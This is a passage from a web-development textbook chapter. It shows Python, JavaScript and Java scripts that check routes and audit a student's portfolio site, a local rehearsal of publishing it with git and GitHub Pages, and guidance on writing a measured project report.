Usage:  python3 check_routes.py http://localhost:8401
        python3 check_routes.py https://your-name.github.io
A redirect is reported as it is (301 and its target); for a required URL the
check then follows that one redirect and says whether the page arrived.
"""
import http.client
import re
import sys
import urllib.parse

REQUIRED = ["/portfolio", "/portfolio/profile", "/portfolio/hometown",
            "/portfolio/food", "/portfolio/tourist"]
EXTRA = ["/portfolio/profile/", "/portfolio/assets/site.css", "/portfolio/nonesuch"]


def fetch(base, path):
    """One GET request; returns (status, Location header, body text)."""
    url = urllib.parse.urlsplit(base)
    conn_class = (http.client.HTTPSConnection if url.scheme == "https"
                  else http.client.HTTPConnection)
    conn = conn_class(url.netloc, timeout=10)
    conn.request("GET", path)
    resp = conn.getresponse()
    body = resp.read().decode("utf-8", "replace")
    conn.close()
    return resp.status, resp.getheader("Location", ""), body


def first_h1(html):
    m = re.search(r"<h1[^>]*>(.*?)</h1>", html, re.S)
    return re.sub(r"\s+", " ", m.group(1)).strip() if m else "-"


def main():
    base = sys.argv[1].rstrip("/") if len(sys.argv) > 1 else "http://localhost:8401"
    print(f"{'PATH':<28}{'STATUS':<8}{'H1 or LOCATION':<28}VERDICT")
    direct = redirected = 0
    for path in REQUIRED + EXTRA:
        status, location, body = fetch(base, path)
        shown = location if location else first_h1(body)
        if path not in REQUIRED:
            verdict = "(extra)"
        elif status == 200:
            direct += 1
```

Listing 4.11 (Continued) *python/check_routes.py: request every required URL, report status and first heading, and say whether the page arrived.*

```python
            verdict = "ok"
        elif status in (301, 308) and location.endswith(path + "/"):
            status2, _, _ = fetch(base, path + "/")      # follow it exactly once
            redirected += status2 == 200
            verdict = "ok after redirect" if status2 == 200 else "FAIL"
        else:
            verdict = "FAIL"
        print(f"{path:<28}{status:<8}{shown:<28}{verdict}")
    reached = direct + redirected
    print(f"{reached} of {len(REQUIRED)} required URLs reach their page "
          f"({direct} directly, {redirected} after one redirect)")
    return 0 if reached == len(REQUIRED) else 1


if __name__ == "__main__":
    sys.exit(main())
```

It uses `http.client` because a browser would follow the 301 silently; `first_h1` shows which page came back. Against the PHP router it prints:

```
PATH                        STATUS  H1 or LOCATION              VERDICT
/portfolio                  200     Ayu Pramesti                ok
/portfolio/profile          200     Profile                     ok
/portfolio/hometown         200     Malang                      ok
/portfolio/food             200     Local food                  ok
/portfolio/tourist          200     Tourist places              ok
/portfolio/profile/         200     Profile                     (extra)
/portfolio/assets/site.css  200     -                           (extra)
/portfolio/nonesuch         404     Page not found              (extra)
5 of 5 required URLs reach their page (5 directly, 0 after one redirect)
```

Against the plain static host on port 8404:

```
PATH                        STATUS  H1 or LOCATION              VERDICT
/portfolio                  301     /portfolio/                 ok after redirect
/portfolio/profile          301     /portfolio/profile/         ok after redirect
/portfolio/hometown         301     /portfolio/hometown/        ok after redirect
/portfolio/food             301     /portfolio/food/            ok after redirect
/portfolio/tourist          301     /portfolio/tourist/         ok after redirect
/portfolio/profile/         200     Profile                     (extra)
/portfolio/assets/site.css  200     -                           (extra)
/portfolio/nonesuch         404     Error response              (extra)
5 of 5 required URLs reach their page (0 directly, 5 after one redirect)
```

Five out of five both times, reached in two different ways, and the report says which. The Java server on port 8402 and the Flask server on port 8403 give exactly the output of the PHP router, line for line. Notice the extra line for `/portfolio/nonesuch`: the PHP router sends the site's own page, whose heading is *Page not found*, while Python's `http.server` sends its built-in "Error response" page. Both answer `404`, and both are therefore correct; GitHub Pages, like the PHP router, sends a `404.html` if the site has one [7].

4.4.5 The Java and Python solutions

They are **Listing 4.4** and **Listing 4.5**: each answers all five addresses with `200` directly. On a static host an address must *be* a file or a directory; behind a program it is only a string, and a *route* is the rule that matches it.

4.4.6 A tempting wrong solution

The tempting mistake is not in the router; it is in the links. On your own computer, you serve the folder `portfolio` itself at the root of `localhost`, write `href="/profile/"` and `href="/assets/site.css"`, and everything works. Then the site is published under `/portfolio/`, and **Listing 4.7** has already shown what happens: `/profile/` resolves to `https://ayu-pramesti.github.io/profile/`, and `/assets/site.css` to `https://ayu-pramesti.github.io/assets/site.css`. Neither exists. The visitor sees five pages without any styling and a menu in which every link answers 404. The site works exactly where you test it and nowhere else, which is the worst kind of bug.

The cure is to test the way the site will be served. Serve the *parent* folder `web`, so that the site sits under `/portfolio/` on your own machine too, and let **Listing 4.11** request every address; `site_audit.py` of Problem 4.3 goes further and requests every internal link found in every page.

> **CHECK YOURSELF.** The owner renames the repository from `portfolio` to `ayu`. With the links of **Listing 4.1**, what does a visitor to `https://ayu-pramesti.github.io/ayu/food/` see, and what is the smallest change that repairs the site?

Answer. The Food page's HTML arrives, but its stylesheet and every menu link still point to `/portfolio/…`, which no longer exists: an unstyled page with a broken menu. The smallest repair is to rename the repository back; otherwise every `/portfolio/` in seven HTML files must change — in the Java and Flask servers, only the constant `PREFIX`.

4.5 Problem 4.3 — Writing the Project Report

4.5.1 The problem

PROBLEM 4.3. Write a report on the website of Problems 4.1 and 4.2 that includes: the design concepts and structure of the website; screenshots of the webpages; explanations of the code and the implementation choices; an analysis or evaluation of the project; and a conclusion.

4.5.2 Understanding it by hand

Restating it. In: the finished site. Out: a document that tells a stranger what was built, why, and how well it works. Four parts describe and one judges, and the judging part — *analysis or evaluation* — is where most reports are thin, because the writer has opinions and no measurements.

"The site is fast and has no broken links" is an opinion. "The five pages weigh 13,354 bytes of HTML; all seven internal addresses they reference answer `200`" is an evaluation, because a reader can check it. So this writing problem has a programming core: *measure the site*. Before writing, decide which measurements to quote:

1. Does every page answer `200` at its required address? (Problem 4.2 already measured that.)
2. How large is each page, and does each have exactly one `h1` and a description?
3. How much text does each page carry? A "Local Food" page with thirty words is a stub, whatever it looks like.
4. Does every internal link and every stylesheet or script reference lead somewhere?
5. What did the pages look like, at desktop and at phone width, and what did looking reveal?

What runs where. Measurements 1 to 4 are made over HTTP, as a visitor would, so the same program pointed at the published address measures the real site; measurement 5 needs a browser.

4.5.3 The skeleton of the report

Writing the headings first turns the five required parts into five boxes to fill. **Listing 4.12** is the skeleton, as a Markdown file that any editor can turn into a PDF.

Listing 4.12 `web/report/report-outline.md`: the skeleton of the report, one heading per required part and one line per thing each part must contain.

```
# Portfolio: project report

## 1. Design concept and structure
- Purpose and audience, in two sentences.
- Site map: five pages and their five URLs (a table).
- Layout: one header, one navigation, one main column; colors and type, and why.

## 2. Screenshots
- Each page at desktop width, and the home page at phone width.
- Caption every screenshot with the URL shown in the address bar.

## 3. Code and implementation choices
- Folder layout, and how it produces clean URLs.
- One stylesheet and one script: what each rule group and each function does.
- Libraries used or not used, and the reason.

## 4. Analysis and evaluation
- Evidence: route check output, audit output, browser developer-tools findings.
- What worked, what did not, what was measured before and after each fix.
- Limits that remain, and what they would cost to remove.

## 5. Conclusion
- What the site now does, in three sentences.
- What was learned that the next project will use.
```

Every screenshot is captioned with its URL, and every claim in section 4 points at evidence from the programs below, pasted as text.

4.5.4 The measuring program in JavaScript

Listing 4.13 runs in Node, which has had the browser's `fetch` function built in since version 18.

Listing 4.13 `web/tools/audit.mjs`: request the five pages, measure each, and check every internal address they reference.

```
// audit.mjs: measure the five pages of a running portfolio, as evidence for the report.
// Usage:  node audit.mjs http://localhost:8401
const base = (process.argv[2] ?? "http://localhost:8401").replace(/\/$/, "");
const PAGES = ["/portfolio/", "/portfolio/profile/", "/portfolio/hometown/",
               "/portfolio/food/", "/portfolio/tourist/"];

function countWords(html) {
  const main = (html.match(/<main[^>]*>([\s\S]*?)<\/main>/) ?? ["", ""])[1];
  const text = main.replace(/<[^>]+>/g, " ").replace(/&[a-z]+;|&#\d+;/g, " ");
  return text.split(/\s+/).filter((w) => /[A-Za-z0-9]/.test(w)).length;
}

const links = new Set();
let totalBytes = 0;
console.log("PAGE".padEnd(24) + "STATUS  BYTES  H1  WORDS  DESCRIPTION");
for (const path of PAGES) {
  const res = await fetch(base + path, { redirect: "manual" });
  const html = await res.text();
  const bytes = Buffer.byteLength(html, "utf8");
  totalBytes += bytes;
  const h1 = (html.match(/<h1[\s>]/g) ?? []).length;
  const desc = /<meta name="description" content="[^"]+">/.test(html) ? "yes" : "NO";
  for (const m of html.matchAll(/(?:href|src)="(\/portfolio[^"#]*)"/g)) links.add(m[1]);
  console.log(path.padEnd(24) + String(res.status).padEnd(8) + String(bytes).padStart(5)
    + String(h1).padStart(4) + String(countWords(html)).padStart(7) + "  " + desc);
}
let broken = 0;
for (const link of [...links].sort()) {
  const res = await fetch(base + link, { redirect: "manual" });
  if (res.status !== 200) { broken += 1; console.log("broken: " + link + " -> " +
res.status); }
}
console.log(`total HTML: ${totalBytes} bytes in ${PAGES.length} pages`);
console.log(`internal links: ${links.size} distinct, ${broken} broken`);
```

The `.mjs` extension makes the file a *module*, which allows `await` at the top level. `redirect: "manual"` stops `fetch` from following redirects. `Buffer.byteLength` counts bytes, not characters. `countWords` strips tags and entities from `main` and counts the pieces containing a letter or digit — rough, but the same every time. The regular expression `(?:href|src)="(\/portfolio[^"#]*)"` collects every internal address, and a `Set` keeps each once. Against the PHP router it prints:

```
PAGE                    STATUS  BYTES  H1  WORDS  DESCRIPTION
/portfolio/             200      2494   1    118  yes
/portfolio/profile/     200      2334   1    102  yes
/portfolio/hometown/    200      2878   1    190  yes
/portfolio/food/        200      2814   1    203  yes
/portfolio/tourist/     200      2834   1    212  yes
total HTML: 13354 bytes in 5 pages
internal links: 7 distinct, 0 broken
```

4.5.5 The Java and Python solutions

The same measurement in Python, **Listing 4.14**, uses only the standard library.

Listing 4.14 `python/site_audit.py`: the same audit in Python; a small `HTTPRedirectHandler` subclass stops `urllib` from following redirects.

```python
"""Measure the five pages of a running portfolio, as evidence for the report.

Usage:  python3 site_audit.py http://localhost:8401
"""
import re
import sys
import urllib.error
import urllib.request

PAGES = ["/portfolio/", "/portfolio/profile/", "/portfolio/hometown/",
         "/portfolio/food/", "/portfolio/tourist/"]


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):      # report a 301 instead of following it
        return None


OPENER = urllib.request.build_opener(NoRedirect)


def get(url):
    try:
        with OPENER.open(url) as resp:
            return resp.status, resp.read().decode("utf-8")
    except urllib.error.HTTPError as err:   # 3xx, 4xx and 5xx arrive here
        return err.code, ""


def count_words(html):
    m = re.search(r"<main[^>]*>(.*?)</main>", html, re.S)
    text = re.sub(r"<[^>]+>", " ", m.group(1) if m else "")
    text = re.sub(r"&[a-z]+;|&#\d+;", " ", text)
    return sum(1 for w in text.split() if re.search(r"[A-Za-z0-9]", w))
```

Listing 4.14 (Continued) *python/site_audit.py: the same audit in Python; a small HTTPRedirectHandler subclass stops urllib from following redirects.*

```python
def main():
    base = (sys.argv[1] if len(sys.argv) > 1 else "http://localhost:8401").rstrip("/")
    links, total = set(), 0
    print("PAGE".ljust(24) + "STATUS  BYTES  H1  WORDS  DESCRIPTION")
    for path in PAGES:
        status, html = get(base + path)
        size = len(html.encode("utf-8"))
        total += size
        h1 = len(re.findall(r"<h1[\s>]", html))
        desc = "yes" if re.search(r'<meta name="description" content="[^"]+">', html) else
"NO"
        links.update(re.findall(r'(?:href|src)="(/portfolio[^"#]*)"', html))
        print(path.ljust(24) + str(status).ljust(8) + str(size).rjust(5)
              + str(h1).rjust(4) + str(count_words(html)).rjust(7) + "  " + desc)
    broken = 0
    for link in sorted(links):
        status, _ = get(base + link)
        if status != 200:
            broken += 1
            print(f"broken: {link} -> {status}")
    print(f"total HTML: {total} bytes in {len(PAGES)} pages")
    print(f"internal links: {len(links)} distinct, {broken} broken")


if __name__ == "__main__":
    main()
```

`urllib.request` follows redirects on its own, so the class `NoRedirect` overrides `redirect_request` to return `None`, which means "do not follow"; the redirect then arrives as an `HTTPError`, and `get` returns its status code. Java's `java.net.http.HttpClient`, part of the JDK since Java 11, makes the same choice with one builder call, `followRedirects(HttpClient.Redirect.NEVER)`, in **Listing 4.15**.

Listing 4.15 `java/SiteAudit.java`: the same audit in Java with `HttpClient`; the regular expressions are the same as in the other two versions.

```
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.List;
import java.util.TreeSet;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Measure the five pages of a running portfolio, as evidence for the report. */
public class SiteAudit {
    static final List<String> PAGES = List.of("/portfolio/", "/portfolio/profile/",
        "/portfolio/hometown/", "/portfolio/food/", "/portfolio/tourist/");
    // NEVER: report a 301 as a 301 instead of following it
    static final HttpClient CLIENT =
        HttpClient.newBuilder().followRedirects(HttpClient.Redirect.NEVER).build();

    static HttpResponse<String> get(String url) throws Exception {
        HttpRequest req = HttpRequest.newBuilder(URI.create(url)).build();
        return CLIENT.send(req,
HttpResponse.BodyHandlers.ofString(StandardCharsets.UTF_8));
    }

    static int countWords(String html) {
        Matcher m = Pattern.compile("<main[^>]*>(.*?)</main>",
Pattern.DOTALL).matcher(html);
        String text = m.find() ? m.group(1) : "";
        text = text.replaceAll("<[^>]+>", " ").replaceAll("&[a-z]+;|&#\\d+;", " ");
        int words = 0;
        for (String w : text.trim().split("\\s+")) {
            if (w.matches(".*[A-Za-z0-9].*")) words++;
        }
        return words;
    }

    static int count(String regex, String html) {
        Matcher m = Pattern.compile(regex).matcher(html);
        int n = 0;
        while (m.find()) n++;
        return n;
    }
```

Listing 4.15 (Continued) *java/SiteAudit.java: the same audit in Java with HttpClient; the regular expressions are the same as in the other two versions.*

```
    public static void main(String[] args) throws Exception {
        String base = (args.length > 0 ? args[0] :
"http://localhost:8401").replaceAll("/$", "");
        TreeSet<String> links = new TreeSet<>();
        int total = 0;
        System.out.println(String.format("%-24s", "PAGE") + "STATUS  BYTES  H1  WORDS
DESCRIPTION");
        for (String path : PAGES) {
            HttpResponse<String> res = get(base + path);
            String html = res.body();
            int bytes = html.getBytes(StandardCharsets.UTF_8).length;
            total += bytes;
            String desc = count("<meta name=\"description\" content=\"[^\"]+\">", html) > 0
? "yes" : "NO";
            Matcher m =
Pattern.compile("(?:href|src)=\"(/portfolio[^\"#]*)\"").matcher(html);
            while (m.find()) links.add(m.group(1));
            System.out.println(String.format("%-24s%-8d%5d%4d%7d  %s", path,
res.statusCode(),
                bytes, count("<h1[\\s>]", html), countWords(html), desc));
        }
        int broken = 0;
        for (String link : links) {
            int status = get(base + link).statusCode();
            if (status != 200) {
                broken++;
                System.out.println("broken: " + link + " -> " + status);
            }
        }
        System.out.println("total HTML: " + total + " bytes in " + PAGES.size() + "
pages");
        System.out.println("internal links: " + links.size() + " distinct, " + broken + "
broken");
    }
}
```

All three programs print exactly the same eight lines against the same server. Pointed at the Java server of Problem 4.1 instead, `java SiteAudit http://localhost:8402` prints:

```
PAGE                    STATUS  BYTES  H1  WORDS  DESCRIPTION
/portfolio/             200      2514   1    118  yes
/portfolio/profile/     200      2354   1    102  yes
/portfolio/hometown/    200      2898   1    190  yes
/portfolio/food/        200      2834   1    203  yes
/portfolio/tourist/     200      2854   1    212  yes
total HTML: 13454 bytes in 5 pages
internal links: 7 distinct, 0 broken
```

Every page is exactly 20 bytes larger than its static twin. Twenty is the length of `aria-current="page"`, which the Java server writes into the menu and the static file leaves to the script. A measurement that explains itself to the byte is the kind of evidence a report can stand on.

4.5.6 Evaluation needs a before and an after

Looking is also measuring. The first screenshots of the Food page showed an empty band at the top of every card, above the heading. **Figure 4.5** is that first version.




Figure 4.5 The Local Food page before the fix: a gap of 47 pixels between the top of each card and its heading, where the design wanted 19.

The cause is found by arithmetic, the box model of Chapter 2. The card has a 1-pixel border and 18 pixels of padding; the `h2` inside it has `margin: 28px 0 8px`, a 28-pixel top margin meant to separate headings in running text. A margin inside a box with padding does not collapse into the box's own margin (Chapter 2, Section 2.16.3), so the distance from the card's edge to the heading is $1 + 18 + 28 = 47$ pixels. A headless browser measured exactly that: 47 pixels before, and 19 pixels after the rule `.card > :first-child { margin-top: 0; }` was added to **Listing 4.2**, which removes the top margin of whatever comes first inside a card. **Figure 4.2** is the page after the fix.

Observation, cause with arithmetic, change, measurement after: that is an evaluation paragraph. Two or three of them, with the output of **Listing 4.11** and **Listing 4.13**, beat any number of adjectives; the conclusion then says in three sentences what the site does, what was learned, and what comes next.

4.5.7 A tempting wrong solution

The tempting report ends with *"The website works well and looks good. All pages load quickly. In the future I would add more features."* No sentence can be checked: works well against what, quick measured how, which features and why not built? And screenshots at one width without addresses say nothing about the phone layout or the routing.

The repair is to replace each adjective by a measurement and each wish by a reason: "all five required addresses answer `200` (output of `check_routes.py` below)"; "the heaviest page is 2,878 bytes of HTML"; "a contact form was not built because the site is static and a form needs a server to receive it".

> **CHECK YOURSELF.** Add a sixth measurement to **Listing 4.14**: the number of `<img>` elements that have no `alt` attribute. Which regular expression counts them, and what does it print for this site?
>
> *Answer.* Count all images and subtract those with the attribute: `len(re.findall(r"<img\b", html)) - len(re.findall(r"<img\b[^>]*\balt=", html))`. It prints 0 everywhere, because

> the site has no images — itself worth a sentence in the report, since pictures of the dishes and places, each with a real `alt` text, are the obvious next improvement.

4.6 Problem 4.4 — Deploying the Site and Publishing Its Source

4.6.1 The problem

> **PROBLEM 4.4.** Upload and deploy the completed website to a free web hosting service, and upload the entire source code to a public GitHub repository.

4.6.2 Understanding it by hand

Restating it. Out: a live site and a public repository. On GitHub they can be one: a repository named `portfolio` with Pages switched on is the source *and* is published at `https://<user>.github.io/portfolio/` [7].

The steps, by hand, before any command:

1. Make the folder `portfolio` the root of a Git repository, so that `index.html` sits at the top of the repository and `profile/index.html` one level below. Pages serves the repository's files as they are, so the folder layout *is* the URL layout.
2. Record the files in a first commit, with a message that says what the commit contains.
3. Create an empty public repository named `portfolio` on GitHub and *push* the commit to it.
4. In the repository's *Settings*, section *Pages*, choose *Deploy from a branch*, branch `main`, folder `/(root)`. After a minute or two the site is live.
5. Run the checks of Problems 4.2 and 4.3 against the live address, and paste the output into the report.

What runs where. Git records versions on your computer, GitHub stores a copy, and Pages serves one branch's files statically; none runs PHP, Java or Python.

4.6.3 A rehearsal on your own machine

A book cannot log in to GitHub for you, but it can rehearse. **Listing 4.16** performs every step on one computer: a *bare* repository — a repository with no working files, which is what GitHub keeps on its servers — plays the part of GitHub, and a folder served by Python under `/portfolio/` plays the part of Pages.

Listing 4.16 `web/tools/publish-demo.sh`: the whole publishing path rehearsed locally; a bare repository stands in for GitHub and a Python static server for Pages.

```
#!/bin/sh
# publish-demo.sh: rehearse "push to GitHub, publish with Pages" entirely on this machine.
# A bare repository stands in for GitHub; a folder served by Python stands in for Pages.
set -e
WORK=$(mktemp -d)
SITE=$(cd "$(dirname "$0")/../portfolio" && pwd)
export GIT_CONFIG_GLOBAL=/dev/null    # ignore personal git settings: same result
everywhere
export GIT_AUTHOR_DATE="2026-09-23T10:00:00+07:00" GIT_COMMITTER_DATE="2026-09-
23T10:00:00+07:00"

# 1. The repository is named after the URL prefix, and its root IS the site.
mkdir "$WORK/portfolio" && cp -R "$SITE"/. "$WORK/portfolio"
cd "$WORK/portfolio"
printf '# Portfolio\n\nThe personal website of Ayu Pramesti. Live at /portfolio/.\n' >
README.md
git init -q -b main
git -c user.name="Ayu Pramesti" -c user.email="ayu.pramesti@example.ac.id" add .
git -c user.name="Ayu Pramesti" -c user.email="ayu.pramesti@example.ac.id" \
    commit -q -m "Five pages, one stylesheet, one script"
git log --oneline
git ls-files

# 2. "Push to GitHub": a bare repository plays the part of github.com/ayu-
pramesti/portfolio.
git init -q --bare -b main "$WORK/github/portfolio.git"
git remote add origin "$WORK/github/portfolio.git"
git push -q -u origin main 2>&1
echo "pushed: $(git ls-remote origin main | cut -c1-7) main"

# 3. "Publish with Pages": the host serves the repository under /<repository name>/.
git clone -q "$WORK/github/portfolio.git" "$WORK/pages/portfolio"
cd "$WORK/pages" && python3 -m http.server 8405 >/dev/null 2>&1 &
HOST=$!
sleep 1
python3 "$SITE/../../python/check_routes.py" http://localhost:8405 || true
kill $HOST
rm -rf "$WORK"
```

The commands, one by one:

- `mktemp -d` makes a fresh temporary folder, so the rehearsal never touches your real files; `rm -rf "$WORK"` at the end removes it.
- `export GIT_CONFIG_GLOBAL=/dev/null` makes Git ignore your personal settings for this script only, so that the rehearsal behaves the same on every computer. The two dates make the commit identical on every run, and with it the commit's name.
- `git init -q -b main` turns the folder into a repository whose first branch is called `main`. `git add .` puts every file into the next commit, and `git commit -m "…"` records it. `-c user.name=… -c user.email=…` record who made the commit without changing any settings file.
- `git log --oneline` shows the commit: seven characters of its name, which Git computes from the content, and the message. `git ls-files` lists what the commit contains; checking it is how you notice a forgotten file *before* the host does.
- `git init --bare -b main …/portfolio.git` creates the stand-in for the empty GitHub repository; `git remote add origin …` records its address under the conventional name `origin`; `git push -u origin main` sends the commit there. On GitHub the address would be `https://github.com/ayu-pramesti/portfolio.git`.
- `git clone` then copies the repository out of "GitHub" into `pages/portfolio`, which is what Pages does after every push, and `python3 -m http.server 8405` serves `pages`, so the site appears under `/portfolio/`. `check_routes.py` checks it, and `kill $HOST` stops the server.

The rehearsal prints:

```
cb9e8c7 Five pages, one stylesheet, one script
.htaccess
404.html
README.md
_redirects
assets/site.css
assets/site.js
food/index.html
hometown/index.html
index.html
profile/index.html
tourist/index.html
pushed: cb9e8c7 main
PATH                        STATUS  H1 or LOCATION             VERDICT
/portfolio                  301     /portfolio/                ok after redirect
/portfolio/profile          301     /portfolio/profile/        ok after redirect
/portfolio/hometown         301     /portfolio/hometown/       ok after redirect
/portfolio/food             301     /portfolio/food/           ok after redirect
/portfolio/tourist          301     /portfolio/tourist/        ok after redirect
/portfolio/profile/         200     Profile                    (extra)
/portfolio/assets/site.css  200     -                          (extra)
/portfolio/nonesuch         404     Error response             (extra)
5 of 5 required URLs reach their page (0 directly, 5 after one redirect)
```

Eleven files, including the two host configurations (which Pages ignores but the source keeps) and the new `README.md`. On the real site the check is `python3 check_routes.py https://ayu-pramesti.github.io`.

4.6.4 The Java and Python solutions

Pages runs no programs. The Java and Flask servers therefore need a host that does (Chapter 5), or they can be *frozen*: asked for every page once, with the answers saved as files. **Listing 4.17** freezes the Flask portfolio.

Listing 4.17 `python/freeze.py`: ask the Flask application for every page through its test client and save each answer as a static file.

```python
"""Turn the Flask portfolio into plain files that any static host can serve.

Usage:  python3 freeze.py            writes dist/portfolio/... next to this file
"""
from pathlib import Path

from portfolio_app import PAGES, PREFIX, app, href

OUT = Path(__file__).parent / "dist"

client = app.test_client()             # asks the app for pages without a real server
urls = [href(slug) for slug in PAGES] + [PREFIX + "/assets/site.css",
                                         PREFIX + "/assets/site.js",
                                         PREFIX + "/nonesuch"]
for url in urls:
    resp = client.get(url)
    if url.endswith("/"):
        target = OUT / url.lstrip("/") / "index.html"      # a clean URL becomes a folder
    elif resp.status_code == 404:
        target = OUT / PREFIX.lstrip("/") / "404.html"     # the host's own error page
    else:
        target = OUT / url.lstrip("/")
    target.parent.mkdir(parents=True, exist_ok=True)
    target.write_bytes(resp.data)
    print(f"{resp.status_code}  {url:<30} -> {target.relative_to(OUT).as_posix()}")
```

`app.test_client()` is Flask's way of sending a request to the application *without* a network or a running server; it returns the same response a browser would receive [5]. Every clean URL ending in a slash becomes a folder with an `index.html`, which is the directory layout of Problem 4.2, and the 404 answer becomes `404.html`. It prints:

```
200  /portfolio/                    -> portfolio/index.html
200  /portfolio/profile/            -> portfolio/profile/index.html
200  /portfolio/hometown/           -> portfolio/hometown/index.html
200  /portfolio/food/               -> portfolio/food/index.html
200  /portfolio/tourist/            -> portfolio/tourist/index.html
200  /portfolio/assets/site.css     -> portfolio/assets/site.css
200  /portfolio/assets/site.js      -> portfolio/assets/site.js
404  /portfolio/nonesuch            -> portfolio/404.html
```

The frozen pages differ from the hand-written ones only by `aria-current`, exactly as in Section 4.3.7, so the Flask layout can be the one place where the frame is maintained while the host still serves plain files. Static-site generators such as Jekyll, which GitHub Pages can run for you, are this idea grown up.

For Java, the useful program at this stage is the checker itself: **Listing 4.18** is **Listing 4.11** in Java, for a reader who wants the whole toolchain in one language.

Listing 4.18 `java/CheckRoutes.java`: the route check in Java with `HttpClient`, redirect following switched off.

```
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.util.List;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Request every required URL of the portfolio and report what came back. */
public class CheckRoutes {
    static final List<String> REQUIRED = List.of("/portfolio", "/portfolio/profile",
        "/portfolio/hometown", "/portfolio/food", "/portfolio/tourist");
    static final List<String> EXTRA = List.of("/portfolio/profile/",
        "/portfolio/assets/site.css", "/portfolio/nonesuch");
    static final HttpClient CLIENT =
        HttpClient.newBuilder().followRedirects(HttpClient.Redirect.NEVER).build();

    static HttpResponse<String> fetch(String base, String path) throws Exception {
        return CLIENT.send(HttpRequest.newBuilder(URI.create(base + path)).build(),
                           HttpResponse.BodyHandlers.ofString());
    }

    static String firstH1(String html) {
        Matcher m = Pattern.compile("<h1[^>]*>(.*?)</h1>", Pattern.DOTALL).matcher(html);
        return m.find() ? m.group(1).replaceAll("\\s+", " ").trim() : "-";
    }

    public static void main(String[] args) throws Exception {
        String base = (args.length > 0 ? args[0] :
"http://localhost:8401").replaceAll("/$", "");
        System.out.printf("%-28s%-8s%-28s%s%n", "PATH", "STATUS", "H1 or LOCATION",
"VERDICT");
        int direct = 0, redirected = 0;
        for (String path : concat(REQUIRED, EXTRA)) {
            HttpResponse<String> r = fetch(base, path);
            String location = r.headers().firstValue("Location").orElse("");
            String shown = location.isEmpty() ? firstH1(r.body()) : location;
            String verdict;
            if (!REQUIRED.contains(path)) {
                verdict = "(extra)";
            } else if (r.statusCode() == 200) {
                direct++;
                verdict = "ok";
            } else if ((r.statusCode() == 301 || r.statusCode() == 308)
                       && location.endsWith(path + "/")) {
                boolean arrived = fetch(base, path + "/").statusCode() == 200;
                if (arrived) redirected++;
                verdict = arrived ? "ok after redirect" : "FAIL";
```

Listing 4.18 (Continued) *java/CheckRoutes.java: the route check in Java with HttpClient, redirect following switched off.*

```
            } else {
                verdict = "FAIL";
            }
            System.out.printf("%-28s%-8d%-28s%s%n", path, r.statusCode(), shown, verdict);
        }
        int reached = direct + redirected;
        System.out.println(reached + " of " + REQUIRED.size() + " required URLs reach their
page ("
            + direct + " directly, " + redirected + " after one redirect)");
        System.exit(reached == REQUIRED.size() ? 0 : 1);
    }

    static List<String> concat(List<String> a, List<String> b) {
        return java.util.stream.Stream.concat(a.stream(), b.stream()).toList();
    }
}
```

Run against the static host on port 8404, it prints the same ten lines as the Python version in Section 4.4.4, character for character.

4.6.5 A tempting wrong solution

The tempting way is to make the repository from the *parent* folder, or to drag files into GitHub's web page one by one. The first publishes the site at `…/portfolio/portfolio/`, one level too deep, so every `/portfolio/` link points too high; the second can flatten folders so that `profile/index.html` overwrites the homepage. The check is the repository's top level: `index.html`, `profile/`, `food/` and the others, as `git ls-files` showed.

A second temptation is to commit secrets. A static site should contain none, but a later project will have a database password in a configuration file; a public repository publishes it to the whole world, and deleting it in a later commit does not remove it from the history. Such files are listed in `.gitignore` from the first commit and never pushed.

> **CHECK YOURSELF.** After the site is live, the owner fixes a typo in `food/index.html`. Which three commands publish the fix, and how can the owner prove that the live site changed?
>
> *Answer.* `git add food/index.html`, `git commit -m "Fix a typo on the Local Food page"`, and `git push`. Pages rebuilds the site within a minute or two. The proof is a request to the live address that shows the new text, for example `curl -s https://ayu-pramesti.github.io/portfolio/food/ | grep -c "the corrected word"`, which prints 1 once the new version is served; the Network panel of the developer tools shows the same response.

4.7 Problem 4.5 — One Request on the Wire: the Order-Status Check

From here on the problems come from Profitina Laundry, the three-outlet laundry in Surabaya whose application this book builds. Its public status page lets a customer type the receipt number and a phone number and learn whether the laundry is ready; this problem builds the smallest honest version of that page's server.

4.7.1 The problem

